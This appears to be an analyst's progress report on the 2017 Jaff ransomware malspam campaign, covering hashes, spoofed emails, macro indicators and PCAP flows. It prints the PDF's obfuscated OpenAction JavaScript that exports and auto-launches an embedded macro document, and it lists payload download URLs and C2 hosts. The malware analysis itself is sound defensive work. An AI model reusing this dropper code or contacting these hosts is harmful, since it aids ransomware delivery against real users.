Jaff Ransomware Campaign Analysis – Progress Report

Objective:

To perform static and dynamic analysis of the Jaff ransomware campaign, focusing on infection vectors, malicious document structures, and behavioral indicators—**without executing the ransomware binary itself**.

Collected Samples:

We obtained files from the Malware-Traffic-Analysis.net archive related to the **2017-06-01 Jaff Ransomware Campaign**. The package included:

- **PCAP Traffic**: `2017-06-01-Jaff-ransomware-infection-traffic.pcap`
- **Email Tracker CSV**: `2017-06-01-Jaff-ransomware-malspam-tracker.csv`
- **Malspam Samples**: Emails, `.pdf` attachments, and embedded `.doc` files

Associated SHA256 Hashes for PDF Attachments:

35418461.pdf - 81ef38b0fb7c395c05f593847074021743b4b2a4b1b45478e25cf64194a67aef
77586054.pdf - 753550a1aa18b506693af9e1dd3af81de174cd88e820a7c87e9a8474456d3deb
79443215.pdf - 2ac01c6385135cc695abdf4e9e34d7618a7e0b81285e1f3123df54a9572982fd
41021119.pdf – 7cf89ac46a7bfcb8657c8b7bfa9f39c5396ec62ef9e86416f4780138c72e9040

Malspam Details:

Email headers revealed spoofed senders and misleading PDF attachment names. Examples:

"Marcos" <Marcos.7077@[victim-domain]> — 77586054.pdf
"Ana" <Ana.0770@[victim-domain]> — 79443215.pdf

Each PDF contained an **embedded Word document** with malicious macros, intended to download and run the ransomware executable.

Embedded Word Doc Hashes:

FXCHG1Y.doc - 990ec28dd5d11e294910e2ed1e7bae6cc57272af402d6bf7bd3db9fd5dc89c3a
YVQEG23K.doc – b4304a0346bae39f2e158d2ad404f8b45aba2640fd903b26c5d6ca07ea9611ff

Static Analysis:

Tools used:

- `oletools` + `oleid` to extract and analyze macros
- Identified suspicious VBA code in `FXCHG1Y.doc`, including:
    - `AutoOpen` and `Document_Open` macros (AutoExec)
    - Calls to `CreateObject`, `Shell`, and `GetObject`

Extracted macro indicators suggest functionality to **download and execute the payload** from the web.

URLs Observed in Macros:


Macros attempted to download the ransomware from multiple compromised sites:

- *dsopro[.]com/7rvmnb*
- *fabriquekorea[.]com/7rvmnb*
- *katoconsulting[.]ro/7rvmnb*
- *tasfirin-ustasi[.]net/7rvmnb*

File Structure :

```
(venv) adishetty@adishetty-Inspiron-15-3520:~$ ls
 Desktop   Documents   Downloads   infosec   Music   Pictures   Public   snap   Templates   Videos  'VirtualBox VMs'
(venv) adishetty@adishetty-Inspiron-15-3520:~$ cd infosec/
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec$ ls
2017-06-01-Jaff-ransomware-emails-and-malware      2017-06-01-Jaff-ransomware-infection-traffic.pcap.zip  http_files       pdf-parser.py
2017-06-01-Jaff-ransomware-emails-and-malware.zip  2017-06-01-Jaff-ransomware-malspam-tracker.csv         payload          venv
2017-06-01-Jaff-ransomware-infection-traffic.pcap  2017-06-01-Jaff-ransomware-malspam-tracker.csv.zip     payload_raw.bin
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec$ cd 2017-06-01-Jaff-ransomware-emails-and-malware/
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware$ ls
attachments  emails  embedded-Word-docs  Jaff-ransomware-files
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware$ cd attachments/
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/attachments$ ls
35418461.pdf  41021119.pdf  77586054.pdf  79443215.pdf
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/attachments$ cd ..
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware$ cd emails/
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/emails$ ls
2017-06-01-Jaff-ransomware-malspam-203342-UTC.eml  2017-06-01-Jaff-ransomware-malspam-203917-UTC.eml
2017-06-01-Jaff-ransomware-malspam-203636-UTC.eml  2017-06-01-Jaff-ransomware-malspam-210417-UTC.eml
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/emails$ cd ..
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware$ cd embedded-Word-docs/
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/embedded-Word-docs$ ls
FXCHG1Y.doc  macro_output.txt  XKDQK1N.doc  YLRZLH.doc  YVQEG23K.doc
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/embedded-Word-docs$ cd ..
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware$ cd Jaff-ransomware-files/
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ ls
 analyze_pe.py   bruhadson8.exe  'README TO SAVE YOUR FILES.bmp'  'README TO SAVE YOUR FILES.html'  'README TO SAVE YOUR FILES.txt'   strings.txt
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$
```


2017-06-01-Jaff-ransomware-malspam-tracker.csv




	A	B	C	D	E	F	G	H	I	J
1	Date/Time	Sendin mail server	Sending address (spoofed)	Subject	Attachment	Embedded Word doc	URL from Word macro (1 of 4)	URL from Word macro (2 of 4)	URL from Word macro (3 of 4)	URL from Word macro (4 of
2	2017-06-01 20:33:42 UTC	176.216.10.119	"Lorene" <Lorene.1011@[recipient's email domain]>	35418461.pdf	35418461.pdf	XKDQK1N.doc	fabriquekorea.com/7rvmnb	newsemiggrofg.net/af/7rvmnb	resevesssetonument.com/af/7rvmnb	dsopro.com/7rvmnb
3	2017-06-01 20:36:36 UTC	72.255.45.83	"Marcos" <Marcos.7077@[recipient's email domain]>	77586054.pdf	77586054.pdf	YLRZLH.doc	theexceconsultant.com/7rvmnb	newsemiggrofg.net/af/7rvmnb	resevesssetonument.com/af/7rvmnb	katoconsulting.ro/7rvmnb
4	2017-06-01 20:39:17 UTC	ip-170.78.23.242.juniornet.psi.br	"Ana" <Ana.0770@[recipient's email domain]>	79443215.pdf	79443215.pdf	FXCHG1Y.doc	fabriquekorea.com/7rvmnb	newsemiggrofg.net/af/7rvmnb	resevesssetonument.com/af/7rvmnb	dsopro.com/7rvmnb
5	2017-06-01 21:04:17 UTC	191.102.208.79	"Jami" <Jami.3269@[recipient's email domain]>	41021119.pdf	41021119.pdf	YVQEG23K.doc	praktikum-marketing.de/7rvmnb	newsemiggrofg.net/af/7rvmnb	resevesssetonument.com/af/7rvmnb	tasfirin-ustasi.net/7rvmnb
6										

PCAP Analysis :

Network Structure:



DNS Queries Analysis: Types and Client Server Interaction



Hosts :

IP	Name
5.101.66.85	wholsfoxxrobiouy.net
211.174.62.52	fabriquekorea.com

Network Traffic by Protocol Over Time


HTTP headers

▾ GET /7rvmnb

```
GET /7rvmnb HTTP/1.1
Host:  fabriquekorea.com
Accept:  */*
Accept-Encoding:  gzip, deflate
Accept-Language:  en-US
Connection:  Keep-Alive
User-Agent: 50.2) Gecko/20200103 Firefox/50.2"
```

▾ GET /a5/


```
GET /a5/ HTTP/1.1
Host:  whoisfoxxrobiouy.net
```



From IP or DNS	To IP or DNS	Bytes
fabriquekorea.com (211.174.62.52)	10.6.1.102	238.43 KB
10.6.1.102	fabriquekorea.com (211.174.62.52)	223 Bytes
whoisfoxxrobiouy.net (5.101.66.85)	10.6.1.102	208 Bytes
10.6.1.1	10.6.1.102	105 Bytes
10.6.1.102	10.6.1.1	73 Bytes
10.6.1.102	whoisfoxxrobiouy.net (5.101.66.85)	49 Bytes

Download Traffic Sources

Download Traffic Destinations



10.6.1.102 :49308 → fabriquekorea.com (211.174.62.52) :80 GET

```
GET /7rvmnb HTTP/1.1
Host:  fabriquekorea.com
Accept:  */*
Accept-Encoding:  gzip, deflate
Accept-Language:  en-US
Connection:  Keep-Alive
User-Agent: 50.2) Gecko/20200103 Firefox/50.2"
```

```
HTTP/1.1 200 OK
Content-Length: 251904
Accept-Ranges: bytes
Connection: Keep-Alive
Content-Type: text/plain
Date:46 GMT
Etag: "2a0052-3d800-d758a200"
Keep-Alive: timeout=15, max=100
Last-Modified:44 GMT
Server: Microsoft-IIS/5.0
```

```
<!-- <A-Packets: Unsufficient fragments to decode the whole stream> -->
```

10.6.1.102 :49309 → whoisfoxxrobiouy.net (5.101.66.85) :80 GET

```
GET /a5/ HTTP/1.1
Host:  whoisfoxxrobiouy.net
```

```
HTTP/1.1 201 Created
Content-Length: 7
Connection: keep-alive
Content-Type: text/plain; charset=utf-8
Date:03 GMT
Etag: W/"7-rM9AyJuqT6iOan/xHh+AW+7K/T8"
Server: nginx
```

```
Created
```

Key Flow :

Frame	Source IP	Destination IP	Info (TCP)	Interpretation
7	211.174.62.52	10.6.1.102	ACK	Normal ACK confirming the HTTP GET was received
8–16	211.174.62.52	10.6.1.102	`[PSH, ACK]` + large sizes (1514/1394 bytes)	Server is sending a large response — likely the malware payload (EXE)
17	10.6.1.102	211.174.62.52	`TCP ACKed unseen segment`	Indicates potential **packet loss** or **capture missed a packet**
18	10.6.1.102	211.174.62.52	`TCP Window Update`	Client updating TCP window — normal during large transfers
19	211.174.62.52	10.6.1.102	`Previous segment not captured`	Packet loss confirmed — we missed a packet carrying part of the payload

🔴 Frame 17 – TCP ACKed Unseen Segment

- **Source**: `10.6.1.102` (Victim)
- **Destination**: `211.174.62.52` (C2/Host server)
- **Info**: `TCP ACKed unseen segment`
- **Explanation**:
  - This frame acknowledges a segment with sequence number `13401` that **Wireshark hasn't seen** yet.
  - This typically happens when:
    - The capture **started in the middle** of a session.
    - A TCP segment was **dropped** or **missed** during capture.
    - It was **out-of-order** and not yet reassembled.
- **Wireshark Warning**: `[Expert Info (Warning/Sequence): ACKed segment that wasn't captured (common at capture start)]`

🧠 **Meaning**: The victim (client) is acknowledging TCP data it received but which wasn't captured in this pcap file (possibly the beginning of the payload containing the .exe download).

🔴 Frame 19 – TCP Previous Segment Not Captured

- **Source**: `211.174.62.52` (Server)
- **Destination**: `10.6.1.102` (Victim)
- **Info**: `TCP Previous segment not captured`
- **Explanation**:
  - This TCP segment has sequence number `13401`, length `1340`.
  - Wireshark reports that a **previous TCP segment is missing**, i.e., `Seq < 13401` wasn't seen.
  - The frame is flagged because **reassembly of the application payload** is incomplete or broken due to the missing data.

📎 **Payload**:

- If you inspect the Hex/ASCII pane, you can already see **binary-looking content** (e.g., `MZ`, PE header segments), suggesting this is **part of a file download**, possibly the ransomware `.exe`.

🔍 Step 1: DNS Resolution (Packet #295)

- **Source IP:** `10.6.1.102` (your local system)
- **Destination IP:** `211.174.62.52` (DNS server)
- **Query:** `whoisfoxxrobiouy.net`

> This is a standard DNS request, likely triggered by the malware to locate its Command & Control (C2) or drop server.

📡 Step 2: DNS Response (Packet #296)

- **Response IP:** `5.101.66.85`
- The domain `whoisfoxxrobiouy.net` resolves to `5.101.66.85`.

> Now your system knows where to send the HTTP request.

🌐 Step 3: HTTP GET Request (Packet #301)

- **From:** `10.6.1.102` (your system)
- **To:** `5.101.66.85` (resolved from the domain)
- **HTTP Version:** `1.1`
- **Request URI:** `/a5/`
- **Host Header:** `whoisfoxxrobiouy.net`

Payload:

http Copy Edit

```
GET /a5/ HTTP/1.1
Host: whoisfoxxrobiouy.net
```

> This is the first HTTP request. The malware is likely reaching out to download something or report in.

What is a TCP RST?

A **TCP RST (Reset)** packet is used to abruptly **terminate a connection**. It's like saying:

> "Hey, stop talking to me — something's wrong or I'm done."

RSTs are usually seen when:

- The **remote host closes the connection unexpectedly**.
- An application **crashes or is forcibly closed**.
- A **firewall or antivirus** interferes.
- The connection is **rejected or invalid**

Analysis of Emails :

1. Inspecting EML Files (Raw Email Format)

If you have `.eml` files extracted from the malspam zip, you can analyze headers and attachments with these tools:

example :

cat 2017-06-01-Jaff-ransomware-malspam-203636-UTC.eml

we found "**77586054.pdf**" it has

Header Analysis


Sender & Spoofing

- **From:** `"Lorene" <Lorene.1011@[recipient's domain]>`
- **Mailer:** Novell GroupWise Internet Agent 7.0.1

Likely spoofed. Common in malspam campaigns — older mail clients like GroupWise can be used to evade detection.

IP Address

- **Received from:** `176.216.10.119`
- A quick check (manually or via threat intel tools) shows that this is probably an **infected machine in a botnet** sending out spam.



Attachment: **`35418461.pdf`**

`Type:`

- `Content-Type: application/octet-stream` → marked as binary, but the filename and structure shows it's a PDF.

Encoding:

- **Base64** – classic technique to embed binary data in an email. The sample you posted starts with:

  `JVBERi0xLjQKJeLjz9MK…`


`Which translates to: %PDF-1.4 → confirms it's a valid PDF file.`

`This is a classic malspam email` `that:`

- Is **automated**
- Sends **only a PDF** (not much body content – another red flag)
- Uses a **numeric filename** to appear official (e.g., invoice ID)
- **PDF is the dropper or loader**:
- Either contains a **malicious link**, or
- Embeds a **Word document with macros**, or
- Triggers an **exploit on open** (less common in 2017 but still used)

PDF Files (Attachments)

python3 pdf-parser.py 2017-06-01-Jaff-ransomware-emails-and-malware/attachments/35418461.pdf



Key Findings from PDF Analysis

1. Embedded Files Detected

The PDF contains multiple **embedded files**, which is a major red flag in malspam campaigns:

Object	File	Type	Notes
5 0	XKDQK1N.zip	ZIP	Possibly contains macro docs
9 0	0.docm	Word Macro	Very likely to contain VBA macro
13 0	1.xlsx	Excel	May act as a decoy or dropper
15 0	XKDQK1N_1.txt	TXT	Possibly fake or misleading
17 0	XKDQK1N.doc	Word Doc	Primary payload target (likely)

2. JavaScript Execution

Object 24 0 contains:

```
obj 24 0
 Type: /Catalog
 Referencing: 20 0 R, 23 0 R, 18 0 R

  <<
    /Type /Catalog
    /Pages 20 0 R
    /Names 23 0 R
    /OpenAction
      <<
        /S /JavaScript
        /JS 18 0 R
      >>
  >>
```

This means the PDF tries to **automatically execute JavaScript** when opened. Classic behavior for malware delivery.

```
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec$ python3 pdf-parser.py 2017-06-01-Jaff-ransomware-emails-and-malware/attachments/35418461.pdf -o 18 -f
This program has not been tested with this version of Python (3.12.3)
Should you encounter problems, please use Python version 3.12.2
obj 18 0
 Type:
 Referencing:
 Contains stream

  <<
    /Length 107
    /Filter /FlateDecode
  >>

b'var _0x208f=["cName","nLaunch","exportDataObject"];var c={};c[_0x208f[0]]= \'XKDQK1N.doc\';c[_0x208f[1]]= 2;this[_0x208f[2]](c)'
```

```
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec$ python3 pdf-parser.py 2017-06-01-Jaff-ransomware-emails-and-malware/attachments/35418461.pdf -o 16 --extract XKDQK1N.doc
This program has not been tested with this version of Python (3.12.3)
Should you encounter problems, please use Python version 3.12.2
obj 16 0
 Type: /EmbeddedFile
 Referencing:
 Contains stream

  <<
    /Length 39045
    /Type /EmbeddedFile
    /Filter /FlateDecode
    /Params
      <<
        /ModDate "(D:20170601201700+03'00')"
        /Size 94208
      >>
  >>
```

Here’s a decoded/cleaned-up version of the JavaScript:

```
var c = {};
c["cName"] = 'XKDQK1N.doc';
c["nLaunch"] = 2;
this["exportDataObject"](c);
```

This JavaScript is exploiting a **PDF feature** to **export and launch an embedded file**.

- `cName = 'XKDQK1N.doc'`: This is the name of the embedded malicious DOC file.
- `nLaunch = 2`: Indicates that the file should be **automatically launched** after exporting.
- `exportDataObject(c)`: This function extracts and saves the embedded DOC file, and depending on settings, may launch it.

Why It's Dangerous

If opened in a vulnerable PDF reader (like older versions of Adobe Reader with JavaScript enabled), it could:

1. Export the malicious `.doc` file.
2. Automatically open it.

